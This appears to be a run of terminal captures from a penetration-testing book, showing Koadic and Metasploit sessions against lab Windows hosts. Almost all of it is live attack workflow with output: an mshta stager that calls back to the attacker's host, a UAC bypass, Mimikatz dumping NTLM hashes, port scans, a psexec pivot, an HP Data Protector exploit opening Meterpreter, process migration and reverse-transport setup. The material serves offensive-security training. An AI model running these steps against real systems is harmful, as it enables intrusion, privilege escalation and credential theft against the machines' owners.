[+] Spawned a stager at http://192.168.10.122:8080/MDRV9
```

```
[!] Don't edit this URL! (See: 'help portfwd')
```

```
[>] mshta http://192.168.10.122:8080/MDRV9
```

```
(koadi c: sta/js/mshta)$ █
```

```
Ca\ Command Prompt
Microsoft Windows [Version 10.0.16299.371]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\bugsbounty>mshta http://192.168.10.122:8080/MDRV9

C:\Users\bugsbounty>
```

```
(koadic: sta/js/mshta)$
[+] Zombie 1: Staging new connection (192.168.10.171)
(koadic: sta/js/mshta)$
[+] Zombie 1: DESKTOP-M48V4T8\bugsbounty @ DESKTOP-M48V4T8 -- Windows 10 Education
(koadic: sta/js/mshta)$
```

```
(koadic: sta/js/mshta)$
(koadic: sta/js/mshta)$
(koadic: sta/js/mshta)$ zombies
```

ID	IP	STATUS	LAST SEEN
---	-----	-----	-----
1	192.168.10.171	Alive	2018-05-14 20:17:42

```
[(koadic: sta/js/mshta)$ zombies 1
```

```
ID: 1
Status: Alive
Last Seen: 2018-05-14 20:18:56
```

```
IP: 192.168.10.171
User: DESKTOP-M48V4T8\bugsbounty
Hostname: DESKTOP-M48V4T8
Primary DC: Unknown
OS: Windows 10 Education
OSArch: 64
Elevated: No
```

```
User Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; 3.0.30729; .NET CLR 3.5.30729; InfoPath.3)
```

```
Session Key: 3813c22bb61444a7b3b907bd4430f76f
```

JOB	NAME	STATUS	ERRNO
----	-----	-----	-----

```
[(koadic: sta/js/mshta)$ █
```

```
[(koadic: sta/js/mshta)$ use implant/elevate/bypassuac_eventvwr
```

```
[(koadic: imp/ele/bypassuac_eventvwr)$ info
```

NAME	VALUE	REQ	DESCRIPTION
----	-----	----	-----
PAYLOAD		yes	run payloads for a list
ZOMBIE	ALL	yes	the zombie to target


```

[(koadi c: imp/ele/bypassuac_eventvwr)$
[(koadi c: imp/ele/bypassuac_eventvwr)$ set payload 0
[+] PAYLOAD => 0
[(koadi c: imp/ele/bypassuac_eventvwr)$ info

```

NAME	VALUE	REQ	DESCRIPTION
PAYLOAD	0	yes	run payloads for a list
ZOMBIE	ALL	yes	the zombie to target

```

(koadi c: imp/ele/bypassuac_eventvwr)$

```

```

[(koadi c: imp/inj/mimikatz_dynwrapx)$
[(koadi c: imp/inj/mimikatz_dynwrapx)$ listeners

```

ID	IP	PORT	TYPE
0	192.168.2.10	9999	stager/js/mshta
1	192.168.2.10	9996	stager/js/wmic
2	192.168.2.10	9997	stager/js/rundll32_js
3	192.168.2.10	9998	stager/js/regsvr

Use "listeners ID" to print a payload

```

(koadi c: imp/inj/mimikatz_dynwrapx)$

```

```

[(koadi c: imp/ele/bypassuac_eventvwr)$ run
[*] Zombie 1: Job 0 (implant/elevate/bypassuac_eventvwr) created.
[+] Zombie 1: Job 0 (implant/elevate/bypassuac_eventvwr) completed.
(koadi c: imp/ele/bypassuac_eventvwr)$ run

(koadi c: imp/ele/bypassuac_eventvwr)$

```

```
Status:           Alive
Last Seen:        2018-05-14 20:24:37

IP:               192.168.10.171
User:              DESKTOP-M48V4T8\bugsbounty*
Hostname:         DESKTOP-M48V4T8
Primary DC:       Unknown
OS:               Windows 10 Education
OSArch:           64
Elevated:          YES!

User Agent:        Mozilla/4.0 (compatible; MSIE 7.0;
3.0.30729; .NET CLR 3.5.30729; InfoPath.3)
```

```
((koadic: sta/js/mshta)$ use implant/inject/mimikatz_dynwrapx
((koadic: imp/inj/mimikatz_dynwrapx)$ info
```

NAME	VALUE	REQ	DESCRIPTION
----	-----	----	-----
DIRECTORY	%TEMP%	no	writable directory on zombie
MIMICMD	sekurlsa::logonp...	yes	What Mimikatz command to run?
ZOMBIE	ALL	yes	the zombie to target

```
((koadic: imp/inj/mimikatz_dynwrapx)$ █
```

```
(koadic: imp/inj/mimikatz_dynwrapx)$ run
[+] Zombie 1: Job 0 (implant/inject/mimikatz_dynwrapx) completed.
(koadic: imp/inj/mimikatz_dynwrapx)$ run
[+] Zombie 1: Job 0 (implant/inject/mimikatz_dynwrapx) Results

msv_credentials
=====

Username      Domain          NTLM              SHA1
-----
bugsbounty    DESKTOP-M48V4T8 32ed87bdb5fdc5e9c
ba88547376818d4  6ed5833cf35286ebf8662b7b5949f0d742bbec3f

tspkg_credentials
=====

Username      Domain          Password
-----
bugsbounty    DESKTOP-M48V4T8 _TBAL_{68EDDCF5-0AEB-4C28-A770-AF5302ECA3C9}

wdigest_credentials
=====
```

```
(koadic: imp/gat/user_hunter)$ use implant/manage/exec_cmd
(koadic: imp/man/exec_cmd)$ info
```

NAME	VALUE	REQ	DESCRIPTION
----	-----	----	-----
CMD	hostname	yes	command to run
OUTPUT	true	yes	retrieve output?
DIRECTORY	%TEMP%	no	writable directory for output
ZOMBIE	ALL	yes	the zombie to target

```

(koadic: imp/man/exec_cmd)$ set cmd "net user"
[+] CMD => "net user"
(koadic: imp/man/exec_cmd)$ run
[*] Zombie 1: Job 3 (implant/manage/exec_cmd) created.
[+] Zombie 1: Job 3 (implant/manage/exec_cmd) completed.
(koadic: imp/man/exec_cmd)$ run
Result for `"net user"`:
(koadic: imp/man/exec_cmd)$ run

```

User accounts for \\DESKTOP-M48V4T8

```

-----
Administrator          bugsbounty              DefaultAccount
defaultuser0            Guest                   offsec
WDAGUtilityAccount
The command completed successfully.

```

```

(koadic: sta/js/mshta)$ use implant/sca/tcp
(koadic: imp/sca/tcp)$ info

```

NAME	VALUE	REQ	DESCRIPTION
-----	-----	----	-----
RHOSTS		yes	name/IP of the remotes
RPORTS	22,80,135,139,44...	yes	ports to scan
TIMEOUT	2	yes	longer is more accurate
ZOMBIE	ALL	yes	the zombie to target

```

(koadic: imp/sca/tcp)$ set rports 135,139,445
[+] RPORTS => 135,139,445
(koadic: imp/sca/tcp)$ set rhosts 192.168.10.130
[+] RHOSTS => 192.168.10.130
(koadic: imp/sca/tcp)$ set zombie 0
[+] ZOMBIE => 0

```

```

[koadic: imp/sca/tcp]$ run
[*] Zombie 0: Job 1 (implant/scan/tcp) created.
[+] Zombie 0: Job 1 (implant/scan/tcp) 192.168.10.130      135      open      00000000
[koadic: imp/sca/tcp]$ run
[+] Zombie 0: Job 1 (implant/scan/tcp) 192.168.10.130      139      open      80072f78
[koadic: imp/sca/tcp]$ run
[+] Zombie 0: Job 1 (implant/scan/tcp) 192.168.10.130      445      open      80072efe
[koadic: imp/sca/tcp]$ run
[+] Zombie 0: Job 1 (implant/scan/tcp) completed.

```

```

[koadic: imp/piv/stage_wmi]$
[koadic: imp/piv/stage_wmi]$ use implant/pivot/exec_psexec
[koadic: imp/piv/exec_psexec]$ info

```

NAME	VALUE	REQ	DESCRIPTION
CMD	hostname	yes	command to run
RHOST		yes	name/IP of the remote
SMBUSER		yes	username for login
SMBPASS		yes	password for login
SMBDOMAIN	.	yes	domain for login
CREDID		yes	cred id from creds
RPATH	\\\\live.sysinte...	yes	path to psexec.exe
DIRECTORY	%TEMP%	no	writable directory for output
ZOMBIE	ALL	yes	the zombie to target

```

[koadic: imp/piv/exec_psexec]$ set smbuser administrator
[+] SMBUSER => administrator
[koadic: imp/piv/exec_psexec]$ set smbpass 123456
[+] SMBPASS => 123456
[koadic: imp/piv/exec_psexec]$ set zombie 1
[+] ZOMBIE => 1

```

```
(koadic: imp/piv/exec_psexec)$ run
[+] Zombie 1: Job 10 (implant/pivot/exec_psexec) created.
[+] Zombie 1: Job 10 (implant/pivot/exec_psexec) completed.
(koadic: imp/piv/exec_psexec)$ run

[+] Zombie 2: Staging new connection (192.168.10.130)
(koadic: imp/piv/exec_psexec)$
[+] Zombie 2: DESKTOP-4K248AF\officetest @ DESKTOP-4K248AF -- Windows 10 Pro
(koadic: imp/piv/exec_psexec)$
```

```
(koadic: imp/piv/exec_psexec)$ zombies
```

ID	IP	STATUS	LAST SEEN
---	-----	-----	-----
0	192.168.10.171	Alive	2018-05-28 15:27:30
1*	192.168.10.171	Alive	2018-05-28 15:27:31
2	192.168.10.130	Alive	2018-05-28 15:27:30

Use "zombies **ID**" for detailed information about a session.
Use "zombies **IP**" for sessions on a particular host.
Use "zombies **DOMAIN**" for sessions on a particular Windows domain.
Use "zombies killed" for sessions that have been manually killed.

```
(koadic: imp/piv/exec_psexec)$ █
```

Chapter 3: Foreplay - Metasploit Basics

```
MacBook-Air:~ Himanshu$ curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall && \
> chmod 755 msfinstall && \
> ./msfinstall
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total     Spent    Left     Speed
100 5525  100 5525    0     0  4725      0  0:00:01  0:00:01 --:--:-- 4730
Switching to root user to update the package
Password:
```

```

:000000000000000k,      ,k000000000000000:
'000000000k00000: :000000000000000000'
o00000000.MMMM.o000o0000l.MMMM,0000000o
d00000000.MMMMMM.c0000c.MMMMMM,0000000x
l00000000.MMMMMMMMM;d;MMMMMMMMM,0000000l
.00000000.MMM.;MMMMMMMMMMMM;MMM,0000000.
c0000000.MMM.00c.MMMMM'o00.MMM,000000c
o000000.MMM.0000.MMM:0000.MMM,000000o
l00000.MMM.0000.MMM:0000.MMM,00000l
;000'MMM.0000.MMM:0000.MMM;0000;
.d00o'WM.0000occcX0000.MX'x00d.
,k0l'M.00000000000000.M'd0k,
:kk;.00000000000000.;0k:
;k000000000000000k:
,x000000000000x,
.l00000000l.
,d0d,
.

=[ metasploit v4.17.2-dev-b9192d1bdb51ddd19009d2cf3df787193ede7160]
+ -- --=[ 1791 exploits - 1019 auxiliary - 311 post          ]
+ -- --=[ 538 payloads - 41 encoders - 10 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >

```

```

[MacBook-Air:~ Himanshu$ msfupdate ]
Switching to root user to update the package
[Password: ]
Downloading package...

```

	% Total	% Received	% Xferd		Average Speed	Time	Time	Time	Current
					Dload Upload	Total	Spent	Left	Speed
1	148M	12944k	0	0	358k	0	0:07:02	0:00:08	0:06:54 570k_


```
[msf encoder(cmd/powershell_base64) > show auxiliary
```

Auxiliary

=====

Name	Disclosure Date	Rank
----	-----	----
admin/2wire/xslt_password_reset	2007-08-15	normal
admin/android/google_play_store_uxss_xframe_rce		normal
admin/appletv/appletv_display_image		normal
admin/appletv/appletv_display_video		normal
admin/atg/atg_client		normal
admin/aws/aws_launch_instances		normal
admin/backupexec/dump		normal
admin/backupexec/registry		normal
admin/chromecast/chromecast_reset		normal
admin/chromecast/chromecast_youtube		normal
admin/cisco/cisco_asa_extrabacon		normal
admin/cisco/cisco_secure_acs_bypass		normal
admin/cisco/vpn_3000_ftp_bypass	2006-08-23	normal
admin/db2/db2rcmd	2004-03-04	normal
admin/dns/dyn_dns_update		normal
admin/edirectory/edirectory_dhost_cookie		normal
admin/edirectory/edirectory_edirutil		normal
admin/emc/alphastor_devicemanager_exec	2008-05-27	normal
admin/emc/alphastor_librarymanager_exec	2008-05-27	normal
admin/firetv/firetv_youtube		normal
admin/hp/hp_data_protector_cmd	2011-02-07	normal
admin/hp/hp_ilo_create_admin_account	2017-08-24	normal
admin/hp/hp_imc_som_create_account	2013-10-08	normal
admin/http/allegro_rompager_auth_bypass	2014-12-17	normal
admin/http/arris_motorola_surfboard_backdoor_xss	2015-04-08	normal
admin/http/axigen_file_access	2012-10-31	normal
admin/http/cfme_manageiq_evm_pass_reset	2013-11-12	normal
admin/http/cnpilot_r_cmd_exec		normal

```
msf auxiliary(scanner/smb/smb_ms17_010) > show info
```

Name: MS17-010 SMB RCE Detection
Module: auxiliary/scanner/smb/smb_ms17_010
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
Sean Dillon <sean.dillon@risksense.com>
Luke Jennings

Basic options:

Name	Current Setting	Required	Description
-----	-----	-----	-----
CHECK_ARCH	true	no	Check for architecture on vulnerable hosts
CHECK_DOPU	true	no	Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE	false	no	Check for named pipe on vulnerable hosts
NAMED_PIPES	/opt/metasploit-framework/embedded/framework/data/wordlists/named_pipes.txt	yes	List of named pipes to check
RHOSTS		yes	The target address range or CIDR identifier
RPORT	445	yes	The SMB service port (TCP)
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
THREADS	1	yes	The number of concurrent threads

Description:

Uses information disclosure to determine if MS17-010 has been patched or not. Specifically, it connects to the IPC\$ tree and attempts a transaction on FID 0. If the status returned is "STATUS_INSUFF_SERVER_RESOURCES", the machine does not have the MS17-010 patch. If the machine is missing the MS17-010 patch, the module will check for an existing DoublePulsar (ring 0 shellcode/malware) infection. This module does not require valid SMB credentials in default server configurations. It can log on as the user "\\" and connect to IPC\$.

References:

Also known as: DOUBLEPULSAR
Also known as: ETERNALBLUE
<https://cvedetails.com/cve/CVE-2017-0143/>
<https://cvedetails.com/cve/CVE-2017-0144/>
<https://cvedetails.com/cve/CVE-2017-0145/>
<https://cvedetails.com/cve/CVE-2017-0146/>
<https://cvedetails.com/cve/CVE-2017-0147/>
<https://cvedetails.com/cve/CVE-2017-0148/>
<https://technet.microsoft.com/en-us/library/security/MS17-010>
<https://zerosum0x0.blogspot.com/2017/04/doublepulsar-initial-smb-backdoor-ring.html>
<https://github.com/countercept/doublepulsar-detection-script>
<https://technet.microsoft.com/en-us/library/security/ms17-010.aspx>

```
msf auxiliary(scanner/smb/smb_ms17_010) > show options
```

Module options (auxiliary/scanner/smb/smb_ms17_010):

Name	Current Setting	Required	Description
-----	-----	-----	-----
CHECK_ARCH	true	no	Check for architecture on vulnerable hosts
CHECK_DOPU	true	no	Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE	false	no	Check for named pipe on vulnerable hosts
NAMED_PIPES	/opt/metasploit-framework/embedded/framework/data/wordlists/named_pipes.txt	yes	List of named pipes to check
RHOSTS		yes	The target address range or CIDR identifier
RPORT	445	yes	The SMB service port (TCP)
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
THREADS	1	yes	The number of concurrent threads

```
msf auxiliary(scanner/smb/smb_ms17_010) > run
```

```
[+] 172.29.64.115:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7600 x64 (64-bit)
[!] 172.29.64.115:445 - Host is likely INFECTED with DoublePulsar! - Arch: x64 (64-bit), XOR Key: 0x5B8B3771
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
[msf > show exploits
```

Exploits

=====

Name	Disclosure Date	Rank
----	-----	----
aix/local/ibstat_path	2013-09-24	excellent
aix/rpc_cmsd_opcode21	2009-10-07	great
aix/rpc_ttdbserverd_realpath	2009-06-17	great
android/adb/adb_server_exec	2016-01-01	excellent
android/browser/samsung_knox_smdm_url	2014-11-12	excellent
android/browser/stagefright_mp4_tx3g_64bit	2015-08-13	normal
android/browser/webview_addjavascriptinterface	2012-12-21	excellent
android/fileformat/adobe_reader_pdf_js_interface	2014-04-13	good
android/local/futex_requeue	2014-05-03	excellent
android/local/put_user_vroot	2013-09-06	excellent
apple_ios/browser/safari_libtiff	2006-08-01	good
apple_ios/browser/webkit_trident	2016-08-25	manual
apple_ios/email/mobilemail_libtiff	2006-08-01	good
apple_ios/ssh/cydia_default_ssh	2007-07-02	excellent
bsdi/softcart/mercantec_softcart	2004-08-19	great
dialup/multi/login/manyargs	2001-12-12	good
firefox/local/exec_shellcode	2014-03-10	excellent
freebsd/ftp/proftp_telnet_iac	2010-11-01	great
freebsd/http/watchguard_cmd_exec	2015-06-29	excellent
freebsd/local/mmap	2013-06-18	great
freebsd/local/watchguard_fix_corrupt_mail	2015-06-29	manual
freebsd/misc/citrix_netscaler_soap_bof	2014-09-22	normal
freebsd/samba/trans2open	2003-04-07	great
freebsd/tacacs/xtacacsd_report	2008-01-08	average
freebsd/telnet/telnet_encrypt_keyid	2011-12-23	great

```
[msf > search hp_data
```

```
Matching Modules
```

```
=====
```

Name	Disclosure Date	Rank
----	-----	----
auxiliary/admin/hp/hp_data_protector_cmd	2011-02-07	normal
auxiliary/dos/hp/data_protector_rds	2011-01-08	normal
exploit/linux/misc/hp_data_protector_cmd_exec	2011-02-07	excellent
exploit/multi/misc/hp_data_protector_exec_integutil	2014-10-02	great
exploit/windows/misc/hp_dataprotector_cmd_exec	2014-11-02	excellent
exploit/windows/misc/hp_dataprotector_crs	2013-06-03	normal
exploit/windows/misc/hp_dataprotector_dtbclslogin	2010-09-09	normal
exploit/windows/misc/hp_dataprotector_encrypted_comms	2016-04-18	normal
exploit/windows/misc/hp_dataprotector_exec_bar	2014-01-02	excellent
exploit/windows/misc/hp_dataprotector_install_service	2011-11-02	excellent
exploit/windows/misc/hp_dataprotector_new_folder	2012-03-12	normal
exploit/windows/misc/hp_dataprotector_traversal	2014-01-02	great
exploit/windows/misc/hp_omniinet_3	2011-06-29	great
exploit/windows/misc/hp_omniinet_4	2011-06-29	good

```
[msf >
```

```
[msf > use exploit/windows/misc/hp_dataprotector_cmd_exec
```

```
[msf exploit(windows/misc/hp_dataprotector_cmd_exec) > show options
```

```
Module options (exploit/windows/misc/hp_dataprotector_cmd_exec):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
FILE_NAME		no	DLL File name to share
RHOST		yes	The target address
RPORT	5555	yes	The target port (TCP)
SHARE		no	Share (Default Random)
SMB_DELAY	15	yes	Time that the SMB Server will wait for the
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be
SRVPORT	445	yes	The local port to listen on.

```
[msf exploit(windows/misc/hp_dataprotector_cmd_exec) > run
```

```
[*] Started reverse TCP handler on 172.27.192.3:4444
[*] 172.27.100.49:5555 - Server started.
[*] 172.27.100.49:5555 - File available on \\172.27.192.3\wsUa\LWGok.dll...
[*] 172.27.100.49:5555 - Trying to execute remote DLL...
[*] Sending stage (179779 bytes) to 172.27.100.49
[*] Meterpreter session 1 opened (172.27.192.3:4444 -> 172.27.100.49:57518) at 2018-06-25 01:56:18 +0530
[*] 172.27.100.49:5555 - Server stopped.
```

```
meterpreter > 
```

```
[msf > show payloads
```

```
Payloads
```

```
=====
```

Name	Disclosure Date	Rank	Description
aix/ppc/shell_bind_tcp		normal	AIX Command Shell, Bind TCP Inline
aix/ppc/shell_find_port		normal	AIX Command Shell, Find Port Inline
aix/ppc/shell_interact		normal	AIX execve Shell for inetd
aix/ppc/shell_reverse_tcp		normal	AIX Command Shell, Reverse TCP Inline
android/meterpreter/reverse_http		normal	Android Meterpreter, Android Reverse HTTP Stager
android/meterpreter/reverse_https		normal	Android Meterpreter, Android Reverse HTTPS Stager
android/meterpreter/reverse_tcp		normal	Android Meterpreter, Android Reverse TCP Stager
android/meterpreter_reverse_http		normal	Android Meterpreter Shell, Reverse HTTP Inline
android/meterpreter_reverse_https		normal	Android Meterpreter Shell, Reverse HTTPS Inline
android/meterpreter_reverse_tcp		normal	Android Meterpreter Shell, Reverse TCP Inline
android/shell/reverse_http		normal	Command Shell, Android Reverse HTTP Stager
android/shell/reverse_https		normal	Command Shell, Android Reverse HTTPS Stager
android/shell/reverse_tcp		normal	Command Shell, Android Reverse TCP Stager
apple_ios/aarch64/meterpreter_reverse_http		normal	Apple iOS Meterpreter, Reverse HTTP Inline
apple_ios/aarch64/meterpreter_reverse_https		normal	Apple iOS Meterpreter, Reverse HTTPS Inline
apple_ios/aarch64/meterpreter_reverse_tcp		normal	Apple iOS Meterpreter, Reverse TCP Inline
apple_ios/aarch64/shell_reverse_tcp		normal	Apple iOS aarch64 Command Shell, Reverse TCP Inline
bsd/sparc/shell_bind_tcp		normal	BSD Command Shell, Bind TCP Inline
bsd/sparc/shell_reverse_tcp		normal	BSD Command Shell, Reverse TCP Inline
bsd/x64/exec		normal	BSD x64 Execute Command
bsd/x64/shell_bind_ipv6_tcp		normal	BSD x64 Command Shell, Bind TCP Inline (IPv6)
bsd/x64/shell_bind_tcp		normal	BSD x64 Shell Bind TCP
bsd/x64/shell_bind_tcp_small		normal	BSD x64 Command Shell, Bind TCP Inline
bsd/x64/shell_reverse_ipv6_tcp		normal	BSD x64 Command Shell, Reverse TCP Inline (IPv6)
bsd/x64/shell_reverse_tcp		normal	BSD x64 Shell Reverse TCP
bsd/x64/shell_reverse_tcp_small		normal	BSD x64 Command Shell, Reverse TCP Inline
bsd/x86/exec		normal	BSD Execute Command
bsd/x86/metsvc_bind_tcp		normal	FreeBSD Meterpreter Service, Bind TCP
bsd/x86/metsvc_reverse_tcp		normal	FreeBSD Meterpreter Service, Reverse TCP Inline
bsd/x86/shell/bind_ipv6_tcp		normal	BSD Command Shell, Bind TCP Stager (IPv6)
bsd/x86/shell/bind_tcp		normal	BSD Command Shell, Bind TCP Stager
bsd/x86/shell/find_tag		normal	BSD Command Shell, Find Tag Stager
bsd/x86/shell/reverse_ipv6_tcp		normal	BSD Command Shell, Reverse TCP Stager (IPv6)

```
[msf > show encoders
```

Encoders

=====

Name	Disclosure Date	Rank	Description
----	-----	----	-----
cmd/echo		good	Echo Command Encoder
cmd/generic_sh		manual	Generic Shell Variabl
cmd/ifs		low	Generic \${IFS} Substit
cmd/perl		normal	Perl Command Encoder
cmd/powershell_base64		excellent	Powershell Base64 Com
cmd/printf_php_mq		manual	printf(1) via PHP mag
generic/eicar		manual	The EICAR Encoder
generic/none		normal	The "none" Encoder
mipsbe/byte_xori		normal	Byte XORi Encoder
mipsbe/longxor		normal	XOR Encoder
mipsle/byte_xori		normal	Byte XORi Encoder
mipsle/longxor		normal	XOR Encoder
php/base64		great	PHP Base64 Encoder
ppc/longxor		normal	PPC LongXOR Encoder
ppc/longxor_tag		normal	PPC LongXOR Encoder
ruby/base64		great	Ruby Base64 Encoder
sparc/longxor_tag		normal	SPARC DWORD XOR Encod
x64/xor		normal	XOR Encoder
x64/zutto_dekiru		manual	Zutto Dekiru
x86/add_sub		manual	Add/Sub Encoder
x86/alpha_mixed		low	Alpha2 Alphanumeric M
x86/alpha_upper		low	Alpha2 Alphanumeric U
x86/avoid_underscore_tolower		manual	Avoid underscore/tolo

```
[meterpreter > help
```

Core Commands

=====

Command	Description
-----	-----
?	Help menu
background	Backgrounds the current session
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Drop into irb scripting mode
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
migrate	Migrate the server to another process
pivot	Manage pivot listeners
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
sessions	Quickly switch to another session
set_timeouts	Set the current session timeout values
sleep	Force Meterpreter to go quiet, then re-establish session.
transport	Change the current transport mechanism
use	Deprecated alias for "load"
uuid	Get the UUID for the current session
write	Writes data to a channel

```
[meterpreter > pwd  
C:\Windows\system32  
meterpreter >
```



```
meterpreter > ls
Listing: C:\Windows\system32
=====
```

Mode	Size	Type	Last modified	Name
40777/rwxrwxrwx	0	dir	2009-07-14 11:07:46 +0530	0409
100666/rw-rw-rw-	10208	fil	2018-07-16 02:33:03 +0530	7B296FB0-376B-4
100666/rw-rw-rw-	10208	fil	2018-07-16 02:33:03 +0530	7B296FB0-376B-4
100666/rw-rw-rw-	39424	fil	2009-07-14 06:54:45 +0530	ACCTRES.dll
100777/rwxrwxrwx	24064	fil	2009-07-14 07:08:55 +0530	ARP.EXE
100666/rw-rw-rw-	499712	fil	2009-07-14 07:11:53 +0530	AUDIOKSE.dll
100666/rw-rw-rw-	780800	fil	2009-07-14 07:10:00 +0530	ActionCenter.dl
100666/rw-rw-rw-	549888	fil	2009-07-14 07:10:00 +0530	ActionCenterCPL
100666/rw-rw-rw-	213504	fil	2009-07-14 07:10:00 +0530	ActionQueue.dll
100777/rwxrwxrwx	40448	fil	2009-07-14 07:08:55 +0530	AdapterTroublesl
100666/rw-rw-rw-	577024	fil	2009-07-14 07:10:00 +0530	AdmTmpl.dll
40777/rwxrwxrwx	4096	dir	2009-07-14 08:50:11 +0530	AdvancedInstall
100666/rw-rw-rw-	53248	fil	2009-07-14 07:10:01 +0530	AltTab.dll
100666/rw-rw-rw-	312320	fil	2009-07-14 07:10:01 +0530	AppIdPolicyEngi
100666/rw-rw-rw-	33792	fil	2009-07-14 07:10:01 +0530	Apphlpdm.dll
100777/rwxrwxrwx	35328	fil	2009-07-14 07:08:55 +0530	AtBroker.exe
100666/rw-rw-rw-	440832	fil	2009-07-14 07:10:04 +0530	AudioEng.dll
100666/rw-rw-rw-	296448	fil	2009-07-14 07:10:04 +0530	AudioSes.dll
100666/rw-rw-rw-	220672	fil	2009-07-14 07:10:04 +0530	AuditNativeSnap
100666/rw-rw-rw-	75264	fil	2009-07-14 07:10:04 +0530	AuditPolicyGPIIn

```
meterpreter > background
[*] Backgrounding session 2...
msf exploit(windows/smb/ms17_010_eternalblue) >
```

```
msf exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
=====
Id  Name  Type  Information  Connection
--  ---  ---  ---  ---
2   meterpreter x64/windows PT-PC\PT @ PT-PC 192.168.2.16:4444 -> 192.168.2.14:49210 (192.168.2.14)
```

```
msf exploit(windows/smb/ms17_010_eternalblue) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > _
```



```
meterpreter > ps
```

Process List

=====

PID	PPID	Name	Arch	Session	User
---	----	----	----	-----	----
0	0	[System Process]			
4	0	System	x64	0	
288	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM
300	464	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE
360	352	csrss.exe	x64	0	NT AUTHORITY\SYSTEM
400	352	wininit.exe	x64	0	NT AUTHORITY\SYSTEM
424	408	csrss.exe	x64	1	NT AUTHORITY\SYSTEM
464	400	services.exe	x64	0	NT AUTHORITY\SYSTEM
472	400	lsass.exe	x64	0	NT AUTHORITY\SYSTEM
480	400	lsm.exe	x64	0	NT AUTHORITY\SYSTEM
580	464	svchost.exe	x64	0	NT AUTHORITY\SYSTEM
636	464	VBoxService.exe	x64	0	NT AUTHORITY\SYSTEM
696	464	svchost.exe	x64	0	NT AUTHORITY\SYSTEM
700	464	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE
772	408	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM
816	464	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE
868	464	svchost.exe	x64	0	NT AUTHORITY\SYSTEM
896	464	svchost.exe	x64	0	NT AUTHORITY\SYSTEM
1072	464	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE
1192	464	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM
1220	464	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE
1356	464	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE
1548	1988	explorer.exe	x64	1	PT-PC\PT
1656	464	taskhost.exe	x64	1	PT-PC\PT
2044	868	dwm.exe	x64	1	PT-PC\PT
2052	1548	VBoxTray.exe	x64	1	PT-PC\PT
2276	464	SearchIndexer.exe	x64	0	NT AUTHORITY\SYSTEM
2416	464	wmpnetwk.exe	x64	0	NT AUTHORITY\NETWORK SERVICE
2620	464	taskhost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE
2624	464	mcupdate.exe	x64	0	NT AUTHORITY\NETWORK SERVICE
2668	464	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE
2708	1548	ehtray.exe	x64	1	PT-PC\PT
2736	464	ehsched.exe	x64	0	NT AUTHORITY\NETWORK SERVICE
2864	580	WmiPrvSE.exe	x64	0	NT AUTHORITY\SYSTEM

```
meterpreter > migrate 2276
[*] Migrating from 1192 to 2276...
[-] core_migrate: Operation failed: Access is denied.
meterpreter > migrate 2864
[*] Migrating from 1192 to 2864...
[*] Migration completed successfully.
meterpreter >
```

```
meterpreter > transport
Usage: transport <list|change|add|next|prev|remove> [options]

list: list the currently active transports.
add: add a new transport to the transport list.
change: same as add, but changes directly to the added entry.
next: jump to the next transport in the list (no options).
prev: jump to the previous transport in the list (no options).
remove: remove an existing, non-active transport.

OPTIONS:
```

```
meterpreter > transport add -t reverse_http -l 172.27.192.54 -p 1234 -to 500 -rt 3000 -rw 5000
```

```
meterpreter > transport list
Session Expiry : @ 2018-07-10 06:47:39
```

ID	Curr	URL	Comms	T/O	Retry	Total	Retry Wait
1		https://172.27.192.54:1234/0yaUCySBt-1S35PeyeTGkgC81ZGLkM2GV4csxsVGsqmBAIIzhCPRsF6/	300		3600		10
2	*	tcp://172.27.192.54:29644	300		3600		10


```
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(multi/handler) > set lport 1234
lport => 1234
msf exploit(multi/handler) > run
[*] Started HTTPS reverse handler on https://172.27.192.54:1234
```

```
meterpreter > transport next
[*] Changing to next transport ...
```

```
